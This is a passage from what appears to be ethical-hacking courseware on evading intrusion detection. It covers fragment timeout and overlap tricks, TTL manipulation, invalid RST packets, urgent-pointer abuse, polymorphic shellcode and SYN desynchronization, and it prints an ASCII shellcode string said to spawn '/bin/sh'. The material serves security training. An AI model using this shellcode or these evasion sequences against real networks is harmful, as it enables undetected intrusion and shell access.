  The figure given above illustrates the scenario (Attack Scenario-1) discussed above. The attacker will successfully perform fragmentation attack on a host. Attacker plays with the order and time of fragments to send those fragments to victim machine and will succeed when the NIDS fragmentation re-assembly timeout is less than the victim's fragmentation reassembly timeout.

- **Attack Scenario - 2**

  A similar fragmentation attack works when the IDS timeout exceeds the victims. Sometimes, IDS fragmentation reassembly timeout is more than fragmentation reassembly timeout of a host. In this scenario, consider that the attacker has fragmented the attack packet into four fragments: frag-1, frag-2, frag-3, and frag-4. Here, the IDS fragmentation reassembly timeout is 60 sec, and the fragmentation reassembly timeout for the host is 30 sec.

Initially, the attacker sends frag-2 and frag-4 with a false payload referred as frag-2' and frag-4', which are received by both the IDS and the victim. The attacker waits until the fragments' reassembly timeout occurs at the victim's system. In this attack, the victim has not received frag-1, so it will drop the fragments without generating an ICMP error message. The attacker then sends a packet (frag-1, frag-3) with a legitimate payload. Now, the victim has only frag-1 and frag-3, whereas the IDS has frag-1, frag-2', frag-3, and frag-4'. Here, frag-2' and frag-4' have false payloads. With the received four fragments, IDS will perform a TCP reassembly but drop the packet, as the computed checksum for frag-2' and frag-4' will be invalid. If the attacker now sends frag-2 and frag-4 again with valid payload, the IDS will have only these two fragments with a valid payload, as the previous fragments will have reassembled and dropped. The victim will have all fragments (frag-1, frag-3, frag-2, frag-4)—with valid payloads that will reassemble—and read the packet as an attack.





FIGURE 12.5: Fragmentation attack scenario-2

The figure given above illustrates the scenario (Attack Scenario-2) discussed above. The attacker sends the malicious payload that will falsely reassemble fragments at IDS yet successfully perform fragmentation attack on a host when the NIDS fragmentation reassembly timeout exceeds the victim's fragmentation reassembly timeout.



Evading IDS, Firewalls, and Honeypots
Evading IDS

Overlapping Fragments


- An IDS evasion technique in which attackers **generate a series of tiny fragments** with overlapping TCP sequence numbers
- For example, the initial fragment consists of **100 bytes** of payload with a sequence number 1, the second fragment includes an overlapping sequence number 96 bytes, and so on
- At the time of **reassembling the packet** the destination host must know how to assemble the overlapping TCP fragments
- Some OSs will take the **original fragments with a given offset** (e.g., Windows W2K/XP/2003) and some operating systems will take the subsequent fragments with a given offset (e.g., Cisco IOS)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Overlapping Fragments

Attackers use overlapping fragments technique to evade IDS. In this technique, attackers generate a series of tiny fragments with overlapping TCP sequence numbers. For e.g., the initial fragment consists of 100 bytes of payload with a sequence number 1, the second fragment includes an overlapping sequence number 96 bytes, and so on. At the time of reassembling the packet, the destination host must know how to assemble the overlapping TCP fragments. Some OS will take the original fragments with a given offset (e.g., Windows W2K/XP/2003) and some OSs will take the subsequent fragments with a given offset (e.g., Cisco IOS).

Consider a scenario in which the attacker carries out this attack by breaking the packet into four fragments, sending frag-1, frag-2, and frag-3 first, accepted by both OSs. Then the attacker sends frag-2', frag-3', and frag-4. Here, the payloads of frag-2' and frag-3' are different from those of frag-2 and frag-3, respectively, but the fragment offset and its length, along with other fields in the IP-header, remain the same. In such a scenario, an OS such as Windows XP will reassemble frag-1, frag-2, frag-3, and frag-4, whereas an OS such as Cisco IOS will reassemble frag-1, frag-2', frag-3', and frag-4.



Evading IDS, Firewalls, and Honeypots
Evading IDS

Time-To-Live Attacks

- These attacks require the attacker to have a **prior knowledge of the topology** of the victim's network
- This information can be obtained using tools such as **traceroute** which gives information on the **number of routers between the attacker and the victim**

1. Attacker breaks malicious traffic into **3 fragments**
2. Attacker sends **frag 1 with high TTL**, false frag 2 with low TTL
3. IDS receives both fragments, victim receives **first fragment only**
4. Attacker sends **frag 3 with high TTL**
5. IDS reassembles 3 fragments into meaningless packet and **drops**
6. Victim receives real frag 2, and **suffers attack**, while no log entry created

Time-To-Live Attacks

Each IP packet has a field called **Time to Live (TTL)**, which indicates how many hops the packet can take before a network node discards it. Each router along a data path decrements this value by 1. When TTL reaches 0, the packet is dropped, and an ICMP alert notification is sent to the sender. Typically, when a host sends a packet, it sets the TTL to a value high enough that it can reach its destination under normal circumstances. Different OSs use different default initial values for the TTL. Because of this, attackers can guess the number of routers between them and a sending machine, and make assumptions on what the initial TTL was, thereby guessing which OS a host is running, as a prelude to an attack. To prevent such detection, **SmartDefense** can change the TTL field of all packets (or all outgoing packets) to a given number. These attacks require the attacker to have prior knowledge of the topology of the victim's network. This information can be obtained using tools such as traceroute which gives information on the number of routers between the attacker and the victim.

Consider a scenario in which a router is present between the IDS and a victim. Attackers need to acquire this information before launching the time-to-live attack by breaking the malicious data packet into three fragments. It is assumed that the attacker has prior knowledge about the topology of the target network (i.e., how many routers there are between the attacker and victim machines). The attacker fragments the packet and sends frag 1 with the TTL set to a higher value. It is then received by the victim and the IDS. Then, the attacker sends frag-2' with false payload and a TTL value of 1, which is received by the IDS; however, the victim will not receive it, because the router discards it and the TTL value is reduced to 0. Next, the attacker sends frag-3 with a correct payload and a higher TTL value, which enables it to reach the IDS and the victim. After receiving frag-3, the IDS perform a TCP reassembly on fragments 1, 2', and 3, and the victim waits for frag-2. Finally, the attacker sends frag-2 with a valid payload. The victim, after receiving frag-2 reassembles fragments 1, 2, and 3 and gets the attack code embedded in a malicious payload.

Here, the IDS has only frag-2, as it already has reassembled the fragments and the stream has cleared.





FIGURE 12.6: Evading IDS using Time-To-Live attack



Evading IDS, Firewalls, and Honeypots
Evading IDS


Invalid RST Packets

1. TCP uses 16-bit checksum field for **error-checking** of the header and data
2. **Reset (RST) flag** in a TCP header is used to close a TCP connection
3. In an invalid reset attack, attackers **send RST packet** to the IDS with an invalid checksum
4. IDS stops processing the packet thinking that the **TCP communication session** has ended but the target system will receive the packet
5. The target system **checks the RST packet's checksum** and drops it
6. The attack enables **attackers to communicate** with the target system while the IDS thinks that the communication has ended

Invalid RST Packets

The TCP protocol uses 16-bit checksums for error-checking of the header and data and to ensure that communication is reliable. It adds a checksum to every transmitted segment that is checked at the receiving end. When a checksum differs from the checksum expected by the receiving host, the TCP protocol drops the packet at the receiver's end. The TCP protocol also uses an RST packet to end two-way communications. Attackers can use this feature to elude detection by sending RST packets with an invalid checksum, which causes the IDS to stop processing the stream because the IDS thinks the communication session has ended. However, the end host checks this packet and verifies the checksum value, then drops the packet if it is invalid.

Some IDS systems might interpret this packet as an actual termination of the communication and stop reassembling the communication. Such instances allow attackers to continue to communicate with the end host while confusing the IDS because the end host accepts the packets that follow the RST packet with an invalid checksum value.



Evading IDS, Firewalls, and Honeypots
Evading IDS
CEH

Urgency Flag

1. Urgent (URG) flag in the TCP header is used to mark the data that require **urgent processing** at the receiving end
2. If the URG flag is set, the TCP protocol sets the Urgent Pointer field to a **16-bit offset value** that points to the last byte of urgent data in the segment
3. Many **IDSs do not consider the urgent pointer** and process all the packets in the traffic whereas the target system process only the urgent data
4. This results in the IDS and the target systems having **different sets of packets**, which can be exploited by attackers to pass the attack traffic

Urgency Flag Attack Example

```
"When a TCP packet contains both Urgent data and normal
data then 1-byte data after the urgent data is lost"
Packet 1: XYZ
Packet 2: LMN Urgency Pointer: 3
Packet 3: PQR
End result: XYZLMNQR
```

- The above example demonstrates the working of an urgency flag in a TCP packet
- According to the RFC 1122, when a TCP segment consists of an urgency pointer then one byte of data after the urgent data will be lost.


Urgency Flag

The urgency flag in the TCP protocol marks data as urgent. TCP uses an urgency pointer that points to the beginning of urgent data within a packet. When the user sets the urgency flag, TCP protocol ignores all data before the urgency pointer, and the data to which the urgency pointer points is processed. If the URG flag is set, the TCP protocol sets the Urgent Pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment. Some IDSes do not take into account the TCP protocol's urgency feature and process all the packets in the traffic whereas the target system process only the urgent data. Attackers exploit this feature to evade the IDS, as seen in other evasion techniques. Attackers can place garbage data before the urgency. The pointer and the IDS read that data without consideration for the end host's urgency flag handling. This means the IDSs have more data than the end host processes. This results in the IDS and the target systems having a different set of packets, which can be exploited by attackers to pass the attack traffic.

Example:

```
"When a TCP packet contains both Urgent data and normal data then 1-byte
data after the urgent data is lost"
Packet 1: XYZ
Packet 2: LMN Urgency Pointer: 3
Packet 3: PQR
End result: XYZLMNQR
```

The above example demonstrates the working of an urgency flag in a TCP packet. According to the RFC 1122, when a TCP segment consists of an urgency pointer then one byte of data after the urgent data will be lost.



Evading IDS, Firewalls, and Honeypots

Evading IDS

Polymorphic Shellcode


CEH

1. A signature-based network intrusion detection system (NIDS) identifies an attack by **matching attack signatures** with incoming and outgoing data packets
2. Many IDSs identify signatures for the **commonly used strings** embedded in the shellcode
3. Polymorphic shellcode attacks include **multiple signatures** making it difficult to detect the signature
4. Attackers **encode the payload** using some technique and then place a decoder before the payload
5. As a result of this the **shellcode is completely rewritten** each time it is sent evading detection
6. This technique also **evades the commonly used shellcode strings**, thus making shellcode signatures unusable

Polymorphic Shellcode

A signature-based network intrusion detection system (NIDS) identifies an attack by matching attack signatures with incoming and outgoing data packets. Many IDSs identify signatures for the commonly used strings embedded in the shellcode. The polymorphic shellcode attacks include multiple signatures making it difficult to detect the signature. Attackers encode the payload using some technique and then place a decoder before the payload. As a result of this, the shellcode is completely rewritten each time it is sent evading detection.

With polymorphic shellcodes, attackers hide their shellcode (attack code) by encrypting it with an unknown encryption algorithm and including the decryption code as part of the attack packet. To carry out polymorphic shellcode attacks, they use an existing buffer-overflow exploit and set the "return" memory address on the overflowed stack to the entrance point of the decryption code. This makes it difficult for the IDS to identify it as shellcode. Therefore, when attackers modify/transform their attacks in this way, the NIDS cannot recognize them. This technique also evades the commonly used shellcode strings, thus making shellcode signatures unusable.



Evading IDS, Firewalls, and Honeypots

Evading IDS

ASCII Shellcode

ASCII shellcode includes characters which are present only in **ASCII standard**

Attackers can use ASCII shellcode to bypass the IDS signature as the **pattern matching** does not work effectively with the ASCII values

Scope of ASCII shellcode is **limited** as all assembly instructions cannot be converted to ASCII values directly

This limitation can be overcome by using other **sets of instructions** for converting to ASCII values properly

The following is an ASCII shellcode example:

```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5t
DS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkg
fh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnu
X1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjt
X0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCC
C0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCC
CC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCC
jd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0
tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3ID
pf"
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above executes a "/bin/sh" shell. 'bin' and 'sh' are contained in the last few bytes of the shellcode

ASCII Shellcode


ASCII shellcode contains only characters from the ASCII standard. This form of shellcode allows attackers to bypass commonly enforced character restrictions within string input code. It also helps attackers bypass IDS pattern matching signatures because shellcode hides strings in a similar way to polymorphic shellcode. IDS pattern matching mechanism does not work efficiently with the ASCII values.

Using ASCII for shellcode is very restrictive, in that it limits what the shellcode can do under some circumstances, as not all assembly instructions convert directly to ASCII values. This restriction bypasses using other instructions, or a combination of instructions, which convert to ASCII character representation, which serves the same purpose as those instructions that improperly convert.

The following is an ASCII shellcode example:

```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkgfh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjtX0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCCCC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3IDpf"
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above executes a "/bin/sh" shell. 'bin‘ and 'sh' are contained in the last few bytes of the shellcode.



Evading IDS, Firewalls, and Honeypots
Evading IDS


Application-Layer Attacks

- Applications accessing media files (audio, video and images) **compress** them to smaller size for maximizing data transfer rate
- IDS cannot verify the **signature of compressed file** format
- This enables an attacker to **exploit the vulnerabilities** in compressed data
- IDS can recognize particular conditions favorable for attack but other alternative forms of attack are also possible, for example, various integer values can be used to **exploit integer overflow vulnerabilities**
- This makes the detection of attack traffic **extremely difficult** at the IDS

Application-Layer Attacks

Media files such as images, audios, and videos can be compressed so that they rapidly transfer as smaller chunks. Attackers find flaws in this compressed data and perform attacks; even the IDS signatures cannot identify attack code within data thus compressed.

Many applications that deal with such media files employ some form of compression, increasing data transfer speed. When you find a flaw in these applications, the entire attack can occur within compressed data, and the IDS can have no way to check the compressed file format for signatures. This enables an attacker to exploit the vulnerabilities in compressed data. Many IDSs looks for specific conditions that allow for an attack. However, there are times when the attack can take many different forms. For example, attackers can exploit the integer overflow vulnerabilities using several different integer values. This fact, combined with compressed data, makes signature detection extremely difficult.



Evading IDS, Firewalls, and Honeypots
Evading IDS
CEH

Desynchronization

Pre-Connection SYN

- This attack is performed by sending an **initial SYN before the real connection** is established, but with an invalid TCP checksum
- If a SYN packet is received **after the TCP control block is opened**, the IDS resets the appropriate sequence number to match that of the newly received SYN packet
- Attackers send **fake SYN packets** with a completely invalid sequence number to desynchronize the IDS
- This **stops IDS** from monitoring all, legitimate and attack, traffic


Post-Connection SYN

- For this technique, attempt to **desynchronize the IDS** from the actual sequence numbers that the kernel is honoring
- Send a **post connection SYN packet** in the data stream, which will have **divergent sequence** numbers
- However, the target host will ignore this **SYN packet**, as it references an already established connection
- The intent of this attack is to get the IDS to **resynchronize** its notion of the sequence numbers to the new SYN packet
- It will then ignore any data that is a **legitimate part of the original stream**, because it will be awaiting a different sequence number
- Once successful in resynchronizing the IDS with a SYN packet, send an **RST packet with the new sequence number** and close down its notion of the connection

Desynchronization

